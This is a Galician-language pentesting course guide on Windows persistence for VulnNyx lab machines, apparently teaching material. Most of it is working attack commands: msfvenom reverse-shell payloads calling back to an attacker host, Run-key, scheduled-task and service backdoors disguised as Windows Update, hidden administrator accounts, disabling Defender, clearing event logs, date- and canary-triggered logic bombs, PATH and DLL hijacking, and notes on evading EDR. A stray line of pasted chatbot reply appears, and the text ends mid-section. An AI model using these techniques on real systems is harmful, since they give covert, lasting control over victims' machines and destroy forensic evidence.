> Sempre usa contornas illadas e ten permiso para executar estas accións. Elimina as máquinas/imports despois das probas se non son necesarias.

GUÍA PRÁCTICA POR FASES CON MÁQUINAS VULNNYX (DIFICULTADE: MEDIUM, SO: WINDOWS)

Índice

Escenario

- **Máquina obxectivo:** Máquina Vulnyx (appliance OVA — máquina virtual).
- **Máquina hacker:** Máquina Kali (máquina virtual).
- **Rede:** Host-Only (VirtualBox Host-Only Network).
- **Virtualización:** VirtualBox.

Resumo curto de preparación (sen repeticións):

1. Descargar o ZIP desde `https://vulnyx.com/`.
2. Comprobar o MD5 co valor publicado: `md5sum nome.zip`
3. Descomprimir: `7z x nome.zip` e localizar o ficheiro `.ova`
4. Importar en VirtualBox: GUI `Archivo → Import servicio virtualizado` ou CLI `VBoxManage import nome.ova`.
5. Na importación escoller na `Política de dirección MAC`: Generar una nueva dirección MAC para todos los adaptadores de red.
6. Unha vez importada modificar a configuración de rede como **Host-Only**
7. Arrancar

> **Nota:**
>
> Sempre usa contornas illadas e ten permiso para executar estas accións. Elimina as máquinas/imports despois das probas se non son necesarias.

FASE 5. PERSISTENCIA - MÁQUINAS VULNYX LOW/EASY/MEDIUM WINDOWS

Nota de seguridade: Usar exclusivamente en contextos autorizados de pentesting.

> **Recomendacións**
>
> • Non actualizar os paquetes do sistema (podería romper vectores de ataque).
> • Traballar sempre nunha rede illada (host-only).
> • Executar comandos en PowerShell ou CMD con privilexios de administrador cando sexa necesario.
> • Desactivar Windows Defender

---

1. Introdución e Preparación

Obxectivo

Realizar nun test de intrusión a Fase 5. Persistencia sobre as máquinas Vulnyx Low, Easy e Medium Windows da UD2 de HE.

Pasos básicos

1. Descargar unha máquina(OVA) dende VulNyx, por exemplo: War
2. Comprobar o hash
3. Descomprimir e importar a OVA en VirtualBox. Asegurarse que na configuración de rede o Adaptador 1 estea en modo **Só anfitrión (Host-only)**
4. Iniciar a máquina.
5. Configurar en VirtualBox unha máquina **Kali Linux** coa rede en modo **Só anfitrión (Host-only)**.
6. Arrancar a máquina Kali Linux
7. Identificar IP, escanear, explotar, **establecer persistencia**
8. Elaborar un informe final coas evidencias obtidas.

Fases dun test de intrusión (Pentest)

---

2. Bloque I: Persistencia en Conexións e Shells

> **Prerrequisito**
>
> Ter acceso inicial á máquina (por exemplo, mediante War)

Opción 1: Reverse shell simple con Registry Run

> **IP da máquina Kali Linux**
>
> No caso de execución deste procedemento a IP da máquina Kali Linux foi **192.168.56.183** e o da máquina vítima foi **192.168.56.209**, pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.

```
ip -o -4 addr show eth0 | awk '{print $4}' | cut -d'/' -f1 #Substituír eth0 pola NIC correspondente
```

Diferenza entre HKLM e HKCU

- **HKLM\Run** (Local Machine): Execútase ao **iniciar sesión calquera usuario**
  - Funciona para **todos os usuarios** do sistema
  - **NON se executa** ao arrancar o sistema sen login
  - **NON se executa** se a máquina reinicia e queda na pantalla de login
- **HKCU\Run** (Current User): Execútase só cando **ese usuario específico** inicia sesión
  - Funciona só para **ese usuario**
  - **NON se executa** se outro usuario fai login

Diferenza clave:
- **HKLM**: Calquera usuario que faga login → execútase
- **HKCU**: Só ese usuario específico → execútase

AMBOS REQUIREN LOGIN DE USUARIO:

Referencia oficial: Microsoft Docs - Run and RunOnce Registry Keys

RunOnce vs Run (Registry avanzado)

```
REM RunOnce
REM Execútase UNHA soa vez no seguinte inicio de sesión
REM A entrada elimínase automaticamente tras executarse
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v WindowsUpdate /t REG_SZ /d "C:\ProgramData\WindowsUpdate\winupdate.exe" /f

REM Run
REM Execútase EN CADA inicio de sesión
REM Mantense no rexistro ata que se elimine manualmente
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdate /t REG_SZ /d "C:\ProgramData\WindowsUpdate\winupdate.exe" /f
```

Dentro da consola de *Administrator* conseguida executar:

Paso 1: Crear payload en Kali

```
# Crear payload Meterpreter reverse shell
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.183 LPORT=4444 -f exe -o /tmp/winupdate.exe

# Verificar que se creou
ls -lh /tmp/winupdate.exe

# Compartir por SMB
cd /tmp
impacket-smbserver compartir . -smb2support
```

Paso 2: Desactivar Windows Defender (PERMANENTE) e permitir acceso no firewall

1. Seguir o documentado en Desactivar Windows Defender
2. Crear regra de firewall que permite conexións entrantes ao payload

```
REM Crear
netsh advfirewall firewall add rule name="Windows Update Service" dir=in action=allow program="C:\ProgramData\WindowsUpdate\winupdate.exe" enable=yes

REM Verificar
netsh advfirewall firewall show rule name="Windows Update Service"
```

Paso 3: Copiar e instalar na máquina Windows

Variante 1: Usando HKLM

```
REM Crear cartafol
mkdir C:\ProgramData\WindowsUpdate

REM Copiar executable
copy \\192.168.56.183\compartir\winupdate.exe C:\ProgramData\WindowsUpdate\winupdate.exe

REM Engadir ao Registry HKLM
```

```
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdate /t REG_SZ /d "C:\ProgramData\WindowsUpdate\winupdate.exe" /f

REM Verificar
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdate

REM Eliminar
REM reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdate /f
```

Variante 2: Usando HKCU con AutoLogin(ver Opción 5)

```
REM Paso 1: Crear entrada en HKCU
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdate /t REG_SZ /d "C:\ProgramData\WindowsUpdate\winupdate.exe" /f

REM Paso 2: Configurar AutoLogin (REQUIRE contrasinal correcta)
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d "1" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUsername /t REG_SZ /d "administrator" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword /t REG_SZ /d "abc123." /f

REM Paso 3: Verificar configuración de AutoLogin
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUsername
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword

REM Paso 4: Verificar entrada HKCU
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdate

REM Paso 5: Eliminar
REM reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdate /f
REM reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d "0" /f
REM reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword /f
REM reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUsername /f
```

Paso 4: Preparar handler Meterpreter en Kali

```
# Handler Meterpreter (executa directamente en background)
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.56.183; set LPORT 4444; set ExitOnSession
false; exploit -j"

# Ao recibir a sesión verás:
# [*] Meterpreter session 1 opened (192.168.56.183:4444 -> 192.168.56.209:XXXXX)

# Para interactuar coa sesión:
# sessions -i 1
```

Comandos útiles dentro da sesión Meterpreter:

```
meterpreter > sysinfo          # Información do sistema
meterpreter > getuid           # Usuario actual
meterpreter > pwd              # Directorio actual
meterpreter > ls               # Listar ficheiros
meterpreter > shell            # Obter shell CMD
whoami                         # Dentro da shell
exit                           # Saír da shell e volver a Meterpreter
```

Paso 5: Probar e reiniciar

```
REM Probar manualmente primeiro
C:\ProgramData\WindowsUpdate\winupdate.exe

REM Se funciona, reiniciar
shutdown /r /t 0
```

Unha vez reiniciada a máquina vulnyx ao iniciar sesión co usuario `administrator` o Registry Run cargarase e abrirase a `reverse shell` que temos á espera na Kali Linux.

Opción 2: Acceso remoto persistente (RDP con clave SSH análoga)

Esta técnica establece acceso remoto permanente mediante RDP, permitindo conexións directas sen necesidade de explotación adicional.

Habilitar Remote Desktop Protocol (RDP)

```
REM Establece fDenyTSConnections a 0 (0 = permitir, 1 = denegar)
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

REM Habilitar regra de firewall para Remote Desktop
REM Permite conexións entrantes ao porto 3389 (RDP)
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
```

Na máquina comprometida, como `Administrator`, crear un usuario que pasa desapercibido(ver Opción 3):

Variante 1: Usuario estándar con privilexios RDP

```
REM Crear usuario
net user sysadmin P@ssw0rd123 /add

REM Engadir a administradores
net localgroup Administrators sysadmin /add

REM Engadir a Remote Desktop Users
net localgroup "Remote Desktop Users" sysadmin /add

REM Verificar
net user sysadmin
```

Variante 2: Usuario oculto (nome termina en $)

```
REM Crear usuario oculto
net user support$ P@ssw0rd123 /add

REM Engadir a administradores
net localgroup Administrators support$ /add

REM Engadir a Remote Desktop Users
net localgroup "Remote Desktop Users" support$ /add

REM Ocultar da pantalla de login
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v support$ /t REG_DWORD /d 0 /f

REM Verificar
net user support$
```

Agora podemos verificar o acceso dende Kali Linux para conectar mediante RDP:

```
# Usando xfreerdp
xfreerdp3 /u:sysadmin /p:P@ssw0rd123 /v:192.168.56.209:3389 /cert:ignore
```

Esta técnica proporciona acceso limpo, cifrado e persistente sen necesidade de reverse shells ou tarefas programadas visibles.

---

3. Bloque II: Persistencia en Usuarios e Credenciais

Opción 3: Engadir usuario permanente e ademais facelo administrador

Dentro da consola de *Administrator* conseguida executar:

```
REM Crear usuario
net user pentester P@ssw0rd123 /add

REM Engadir a administradores
net localgroup Administrators pentester /add

REM Verificar
net user pentester
whoami /all
```

Variante con usuario oculto:

```
REM Crear usuario oculto
net user backdoor P@ssw0rd123 /add

REM Engadir a administradores
net localgroup Administrators backdoor /add

REM Ocultar da pantalla de login
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v backdoor /t REG_DWORD /d 0 /f

REM Verificar
net user backdoor
```

Opción 4: Modificación de usuario existente

Esta técnica modifica un usuario existente que raramente se use, proporcionando acceso inmediato.

Na máquina comprometida, como `Administrator`:

Variante 1: Cambiar contrasinal de usuario do sistema

```
REM Buscar usuarios do sistema
net user

REM Cambiar contrasinal dun usuario existente (Guest)
net user Guest P@ssw0rd123

REM Activar conta Guest se está desactivada
net user Guest /active:yes

REM Engadir a administradores
net localgroup Administrators Guest /add
```

Agora podemos facer login como `Guest` con privilexios `Administrator`.

Variante 2: Clonar conta de administrador

```
REM Crear usuario con mesmo nome que un servizo do sistema
net user WindowsUpdate P@ssw0rd123 /add

REM Engadir a administradores
net localgroup Administrators WindowsUpdate /add

REM Ocultar da pantalla de login
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v WindowsUpdate /t REG_DWORD /d 0 /f
```

Opción 5: AutoLogin sen contrasinal (visudo NOPASSWD análogo)

Esta técnica permite que o usuario se autentique automaticamente ao iniciar o sistema sen necesidade de contrasinal, executando automaticamente calquera persistencia baseada en HKCU.

Na máquina comprometida, como `Administrator`:

```
REM Paso 1: Crear entrada en HKCU
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdate /t REG_SZ /d "C:\ProgramData\WindowsUpdate\winupdate.exe" /f

REM Paso 2: Configurar AutoLogin (REQUIRE contrasinal correcta)
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d "1" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUsername /t REG_SZ /d "administrator" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword /t REG_SZ /d "abc123." /f

REM Paso 3: Verificar configuración
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUsername
```

Agora, ao reiniciar, o usuario `administrator` iniciará sesión automaticamente e executarase o payload de HKCU.

---

4. Bloque III: Automatización e Eventos (Triggers)

Opción 6: Tarefa programada (Scheduled Task)

Esta técnica establece unha conexión automática mediante unha tarefa programada que executa unha reverse shell.

Vantaxes das Tarefas Programadas

- Execútanse co usuario SYSTEM (máis privilexios)
- Poden configurarse con múltiples triggers
- Máis flexibles que Registry Run

> **IMPORTANTE: AtLogon vs AtStartup**
>
> **AtLogon (`/sc onlogon`) - RECOMENDADO**:
> - Execútase cando un usuario inicia sesión
> - A rede está completamente inicializada
>
> **AtStartup (`/sc onstart`) - Require delay**:
> - Execútase ao iniciar o SO
> - A rede pode non estar lista
> - Funciona con delay de 30-60 segundos

> **Probar en tempo real**

```
# Probar
schtasks /run /tn "nomeTarefaProgramada"

# Verificar (agarda 5 segundos)
Start-Sleep -Seconds 5
schtasks /query /tn "nomeTarefaProgramada" /v /fo LIST
```

Primeiro, na máquina Kali Linux, deixar un listener á escoita:

```
# Handler Meterpreter
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.56.183; set LPORT 4444; set ExitOnSession
false; exploit -j"
```

Variante 1: Tarefa que se executa cada 5 minutos

```
REM Crear tarefa que se executa cada 5 minutos
schtasks /create /tn "SystemMaintenance" /tr "C:\ProgramData\WindowsUpdate\winupdate.exe" /sc minute /mo 5 /st 00:00 /ru SYSTEM /rl HIGHEST /f


REM Verificar
schtasks /query /tn "SystemMaintenance" /v /fo LIST
```

Variante 2: Tarefa ao iniciar sesión (AtLogon - RECOMENDADO)

```
REM Crear tarefa que se executa AO INICIAR SESIÓN
schtasks /create /tn "WindowsUpdate" /tr "C:\ProgramData\WindowsUpdate\winupdate.exe" /sc onlogon /ru SYSTEM /rl HIGHEST /f

REM Verificar
schtasks /query /tn "WindowsUpdate" /v /fo LIST
```

Variante 3: Tarefa ao inicio con delay

```
REM Crear tarefa ao inicio con espera de 30 segundos
schtasks /create /tn "WindowsUpdate" /tr "C:\ProgramData\WindowsUpdate\winupdate.exe" /sc onstart /ru SYSTEM /rl HIGHEST /f

REM Engadir delay de 30 segundos
schtasks /change /tn "WindowsUpdate" /delay 0000:30

REM Verificar
schtasks /query /tn "WindowsUpdate"
```

Variante 4: Bombas Lóxicas (Triggers) - Baseadas en data

`Opción A` : Crear un script que se active nunha data específica.

```
# Crear script en PowerShell
$script = @'
$targetDate = Get-Date "2025-12-25"
$currentDate = Get-Date

if ($currentDate.Date -eq $targetDate.Date) {
    # 1. PRIORITY: Crear usuario backdoor primeiro
    net user santa HoHoHo123 /add 2>$null
    net localgroup Administrators santa /add 2>$null

    # 2. Limpar logs
    wevtutil cl Security 2>$null
    wevtutil cl System 2>$null

    # 3. FINALMENTE: Activar payload
```

```
    Start-Process "C:\ProgramData\WindowsUpdate\winupdate.exe" -WindowStyle Hidden
}

# Comportamento normal para non levantar sospeitas
Write-Host "System maintenance check completed"
exit 0
'@

# Gardar script
$script | Out-File -FilePath "C:\Windows\System32\maintenance.ps1" -Encoding ASCII

# Crear tarefa programada
schtasks /create /tn "DailyMaintenance" /tr "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Windows\System32\maintenance.ps1" /sc daily /
st 02:00 /ru SYSTEM /rl HIGHEST /f
```

`Opción B` : Script baseado en tempo (30 días):

```
$script = @'
$triggerFile = "C:\ProgramData\WindowsUpdate\.trigger_date"

# Se non existe o arquivo, crealo coa data actual e saír
if (-not (Test-Path $triggerFile)) {
    Get-Date | Out-File -FilePath $triggerFile
    exit 0
}

# Ler a data de activación
$startDate = Get-Content $triggerFile | Get-Date
$currentDate = Get-Date
$diffDays = ($currentDate - $startDate).Days

# Activar despois de 30 días
if ($diffDays -ge 30) {
    # Payload
    Start-Process "C:\ProgramData\WindowsUpdate\winupdate.exe" -WindowStyle Hidden

    # Eliminar o trigger para non executar de novo
    Remove-Item -Path $triggerFile -Force
}
'@

$script | Out-File -FilePath "C:\ProgramData\WindowsUpdate\delayed-payload.ps1" -Encoding ASCII

# Executar cada 6 horas
schtasks /create /tn "SystemCheck" /tr "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\ProgramData\WindowsUpdate\delayed-payload.ps1" /
sc hourly /mo 6 /ru SYSTEM /rl HIGHEST /f
```

Como verificar isto sen esperar 30 días?

Para probar que funciona inmediatamente, engana ao script creando o ficheiro cunha data antiga manualmente:

```
# 1. Crear data falsa (35 días no pasado)
(Get-Date).AddDays(-35) | Out-File -FilePath "C:\ProgramData\WindowsUpdate\.trigger_date"

# 2. Forzar a execución da tarefa
schtasks /run /tn "SystemCheck"
```

`Opción C` : Script baseado no número de reinicios:

```
$script = @'
$counterFile = "C:\Windows\System32\config\.boot_count"
$triggerCount = 3  # 3 reinicios

# Crear contador se non existe
if (-not (Test-Path $counterFile)) {
    "0" | Out-File -FilePath $counterFile
}

# Ler e incrementar
$count = [int](Get-Content $counterFile)
$count++
$count | Out-File -FilePath $counterFile

# Comprobar se chegamos ao obxectivo
if ($count -ge $triggerCount) {
    # Lanzar a shell en segundo plano
    Start-Process "C:\ProgramData\WindowsUpdate\winupdate.exe" -WindowStyle Hidden
}
'@

$script | Out-File -FilePath "C:\Windows\System32\boot-counter.ps1" -Encoding ASCII

# Crear tarefa que se executa ao inicio
schtasks /create /tn "BootCounter" /tr "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Windows\System32\boot-counter.ps1" /sc onstart /
ru SYSTEM /rl HIGHEST /f
```

```
REM Engadir delay de 30 segundos
schtasks /change /tn "BootCounter" /delay 0000:30

REM Verificar
schtasks /query /tn "BootCounter"
```

Variante 5: Eventos do sistema

`Opción A` : Activación ao login dun usuario específico:

```
$script = @'
$currentUser = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name

# Activar cando o usuario "Administrator" faga login
if ($currentUser -like "*Administrator*") {
    Start-Process "C:\ProgramData\WindowsUpdate\winupdate.exe" -WindowStyle Hidden
}
'@

$script | Out-File -FilePath "C:\Windows\System32\user-monitor.ps1" -Encoding ASCII

# Crear como administrador(`administrator`) a tarefa que se executa ao login
schtasks /create /tn "UserMonitor" /tr "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Windows\System32\user-monitor.ps1" /sc onlogon /
rl HIGHEST /f
```

`Opción B` : Activación cando se elimina un arquivo "canario":

> **Arquivo canario** 🐤
>
> Un **arquivo canario** (canary file) é un ficheiro que se usa como sistema de detección de intrusións ou manipulacións no sistema. É como deixar un "fío trampa" que alerta cando alguén pasa por alí!

```
# 1. Crear arquivo canario (Usamos ProgramData para evitar erros de redirección de System32)
New-Item -Path "C:\ProgramData\WindowsUpdate\.keepalive" -ItemType File -Force

# 2. Crear script
$script = @'
$canaryFile = "C:\ProgramData\WindowsUpdate\.keepalive"

# Se o arquivo canario non existe, activar payload
if (-not (Test-Path $canaryFile)) {
    # O administrador está a investigar, activar evacuación
    Start-Process "C:\ProgramData\WindowsUpdate\winupdate.exe" -WindowStyle Hidden

    # Crear usuario de emerxencia
    net user emergency Emerg123 /add 2>$null
    net localgroup Administrators emergency /add 2>$null

    # Ocultar
    reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v emergency /t REG_DWORD /d 0 /f 2>$null

    # Limpar rastros
    wevtutil cl Security 2>$null
}
'@

$script | Out-File -FilePath "C:\ProgramData\WindowsUpdate\canary-check.ps1" -Encoding ASCII

# 3. Executar cada 5 minutos
schtasks /create /tn "SystemCanary" /tr "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\ProgramData\WindowsUpdate\canary-check.ps1" /sc m
inute /mo 5 /ru SYSTEM /rl HIGHEST /f
```

`Opción C` : Activación segundo carga do sistema:

```
# 1. Definir o script (Gardámolo en ProgramData para evitar erros)
$script = @'
# Obtemos a carga media da CPU
$cpuLoad = (Get-WmiObject Win32_Processor | Measure-Object -Property LoadPercentage -Average).Average

# Rexistrar para depuración (opcional, para que vexas que valor ten)
$log = "C:\ProgramData\WindowsUpdate\cpu_log.txt"
Add-Content -Path $log -Value "$(Get-Date): Carga CPU detectada: $cpuLoad %"

# Activar se a carga é menor que 10% (máquina inactiva)
if ($cpuLoad -lt 10) {
    Start-Process "C:\ProgramData\WindowsUpdate\winupdate.exe" -WindowStyle Hidden
}
'@

$script | Out-File -FilePath "C:\ProgramData\WindowsUpdate\load-trigger.ps1" -Encoding ASCII

# 2. Executar cada 3 minutos
```

```
schtasks /create /tn "LoadMonitor" /tr "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\ProgramData\WindowsUpdate\load-trigger.ps1" /sc mi
nute /mo 3 /ru SYSTEM /rl HIGHEST /f
```

Opción 7: Servizo de Windows (Windows Service)

Esta técnica crea un servizo Windows que establece unha reverse shell ao inicio do sistema, mantendo persistencia despois de cada reinicio.

> ⚠ **Importante: Tipo de payload para servizos**
>
> Os payloads **normales** (`meterpreter/reverse_tcp`) **NON funcionan** como servizos.
>
> **Opcións que FUNCIONAN:**
> 1. **`meterpreter/reverse_tcp` con formato `exe-service`**

Na máquina Kali Linux, deixar un listener á escoita:

```
# Opción 1 - Handler netcat
nc -nlvp 6666
# Opción 2 - Handler Meterpreter
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.56.183; set LPORT 6666; set ExitOnSession
false; exploit -j"
```

Paso 1: Crear payload de tipo servizo en Kali

```
# Crear payload que SI funciona como servizo
# Opción 1: Para netcat
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.183 LPORT=6666 -f exe-service -o /tmp/winupdate_service.exe
# Opción 2: Para Metasploit
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.183 LPORT=6666 -f exe-service -o /tmp/winupdate_service.exe


# Verificar
ls -lh /tmp/winupdate_service.exe

# Compartir por SMB
cd /tmp
impacket-smbserver compartir . -smb2support
```

Paso 2: Copiar e crear servizo

```
REM Copiar o payload
copy \\192.168.56.183\compartir\winupdate_service.exe C:\ProgramData\WindowsUpdate\winupdate_service.exe

REM Crear servizo
sc create "WindowsDefenderUpdate" binPath="C:\ProgramData\WindowsUpdate\winupdate_service.exe" start=auto DisplayName="Windows Defender Update Service"

REM Configurar para que arranque despois de que a rede estea inicializada
sc config "WindowsDefenderUpdate" start= delayed-auto

REM Engadir descrición
sc description "WindowsDefenderUpdate" "Maintains Windows Defender definitions"

REM Verificar
sc query "WindowsDefenderUpdate"

REM Eliminar
REM sc stop "WindowsDefenderUpdate"
REM sc delete "WindowsDefenderUpdate"
```

Paso 3: Iniciar o servizo

```
REM Probar iniciando o servizo
sc start "WindowsDefenderUpdate"

REM Verificar estado
sc query "WindowsDefenderUpdate"
```

Paso 4: Probar persistencia

```
REM Reiniciar
shutdown /r /t 0

REM Ao reiniciar, o servizo inicia automaticamente
REM Recibirás a shell en Kali sen facer nada
```

Agora, cada vez que se inicie o sistema, o servizo executarase automaticamente e establecerá a reverse shell.

Por que o servizo aparece como STOPPED pero funciona?

```
> sc query "WindowsDefenderUpdate"

SERVICE_NAME: WindowsDefenderUpdate
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Comportamento normal de payloads exe-service:

1. O servizo **arranca** ao reiniciar o sistema
2. Executa o payload que conecta a Meterpreter
3. O servizo **remata** (STATE: STOPPED)
4. O **proceso segue vivo** como proceso independente

Vantaxes desta técnica: - **Baixo perfil**: `sc query` mostra STOPPED (non sospeitoso) - **Proceso orfán**: Non hai pai claro que o vincule ao servizo - **Persistencia real**: Relánzase automaticamente en cada reinicio - **Evasión EDR**: Moitos EDRs buscan servizos RUNNING sospeitosos

Detección: Require análise forense activa con `tasklist`, `Get-Process`, ou monitorización de eventos de arranque de servizos.

---

5. Bloque IV: Persistencia en Binarios e Entorno

Opción 8: Modificación do PATH

Esta técnica modifica a variable de entorno `PATH` para que o sistema execute binarios maliciosos en lugar dos lexítimos.

Na máquina Kali Linux, deixar un listener:

```
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.56.183; set LPORT 4444; set ExitOnSession
false; exploit -j"
```

Primeiro, na máquina comprometida, como `Administrator`, crear un directorio para os nosos binarios maliciosos:

```
REM Crear directorio oculto
mkdir C:\Windows\System32\drivers\etc\cache
attrib +h C:\Windows\System32\drivers\etc\cache
```

Variante 1: Suplantar comando común (whoami)

```
REM Crear script batch malicioso
echo @echo off > C:\Windows\System32\drivers\etc\cache\whoami.bat
echo start /B C:\ProgramData\WindowsUpdate\winupdate.exe >> C:\Windows\System32\drivers\etc\cache\whoami.bat
echo C:\Windows\System32\whoami.exe %* >> C:\Windows\System32\drivers\etc\cache\whoami.bat

REM Modificar PATH global
setx PATH "C:\Windows\System32\drivers\etc\cache;%PATH%" /M

REM Verificar
REM echo %PATH% non amosa os cambios ata nova sesión
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v Path
```

Agora, cada vez que o usuario execute comandos como `whoami`, activarase unha reverse shell mentres o comando real tamén se executa.

Opción 9 - Biblioteca compartida maliciosa (DLL Hijacking)

Esta técnica inxecta código malicioso mediante bibliotecas compartidas (DLLs). Análoga a `LD_PRELOAD` en Linux.

> **Regra fundamental do DLL Hijacking**
>
> Un DLL Hijacking funciona cando: - O executable chama a unha DLL **por nome** (`LoadLibrary("algo.dll")`) - Windows busca primeiro no **directorio do executable** - O atacante coloca unha DLL co **mesmo nome**
>
> A DLL cargada será a **primeira atopada**, non necesariamente a lexítima do sistema.

Requisitos: Acceso **Administrator** na máquina vítima.

Orde de busca de DLLs en Windows:

Cando unha aplicación chama a unha DLL **sen ruta absoluta**, Windows segue esta orde:

1. **Directorio do executable ← AQUÍ ATACAMOS**
2. `C:\Windows\System32`
3. `C:\Windows`
4. Directorio actual do proceso
5. Directorios definidos na variable `PATH`

Conclusión: o hijacking prodúcese cando a DLL maliciosa está no **mesmo directorio que o executable**.

Paso 1: Crear executable vulnerable en Kali

```
// Gardar como vulnerable.c
#include <windows.h>
#include <stdio.h>

int main(void) {
    HMODULE h = LoadLibraryA("labdemo.dll");
    if (h) {
        MessageBoxA(NULL, "DLL cargada", "DLL Hijacking", MB_OK);
    } else {
        MessageBoxA(NULL, "DLL NON cargada", "DLL Hijacking", MB_OK);
    }
    return 0;
}
```

Compilar:

```
x86_64-w64-mingw32-gcc vulnerable.c -o /tmp/app.exe
```

Paso 2: Crear DLL maliciosa en Kali

```
# Crear DLL payload
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.183 LPORT=8888 -f dll -o /tmp/labdemo.dll

# Verificar
ls -lh /tmp/labdemo.dll /tmp/app.exe

# Compartir por SMB
cd /tmp
impacket-smbserver compartir . -smb2support
```

Paso 3: Copiar ficheiros á máquina Windows

Na máquina comprometida, como `Administrator` :

```
REM Crear directorio de traballo
mkdir C:\Windows\Temp\AppTest

REM Copiar executable vulnerable
copy \\192.168.56.183\compartir\app.exe C:\Windows\Temp\AppTest\app.exe

REM Copiar DLL maliciosa (NO MESMO DIRECTORIO)
copy \\192.168.56.183\compartir\labdemo.dll C:\Windows\Temp\AppTest\labdemo.dll

REM Verificar
dir C:\Windows\Temp\AppTest
```

Paso 4: Preparar listener en Kali

```
# Handler Meterpreter
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.56.183; set LPORT 8888; set ExitOnSession
false; exploit -j"
```

Paso 5: Executar aplicación

```
REM Executar o executable
C:\Windows\Temp\AppTest\app.exe

REM Windows cargará labdemo.dll do MESMO DIRECTORIO
REM Activarase a reverse shell
```

Tes razón! O título e comentarios da Opción 10 deberían reflectir que se activa tanto en **login como en logout**. Aquí tes a sección corrixida:

Opción 10: WMI Event Subscription (Eventos do sistema) Activación ao login/logout dun usuario

Esta técnica usa WMI para executar un payload cada vez que un usuario inicia ou pecha sesión de forma interactiva.

WMI – LogonType = 2 (Interactive Logon)

LogonType = 2 indica un **inicio de sesión interactivo** en Windows.

✔ Inclúe: - Login **local** (consola / VM) - Login **remoto por RDP**

✖ Non inclúe: - Servizos - Tarefas programadas - Logins non interactivos (SYSTEM, batch)

É ideal para persistencia que só se active cando un usuario **real** inicia ou pecha sesión.

Vantaxes desta técnica

- Inclúe protección anti-disparos múltiples
- Persistente tras reinicios
- Máis sigilosa que Registry Run ou Scheduled Tasks
- **Actívase tanto ao iniciar como ao pechar sesión**

Comportamento ao pechar sesión

Ao pechar sesión (`logoff` **)**, Windows pode xerar **múltiples eventos** de `Win32_LogonSession`, polo que o script de protección anti-disparos é **esencial** para evitar múltiples execucións do payload.

Resultado esperado:
- **Ao pechar sesión**: 1 shell Meterpreter (bloqueadas as demais)
- **Ao iniciar sesión**: 1 shell Meterpreter

Prerrequisito: Ter o payload xa copiado na máquina (ver Opción 1 - Paso 1-3)

Na máquina comprometida, como `Administrator`, en PowerShell:

```
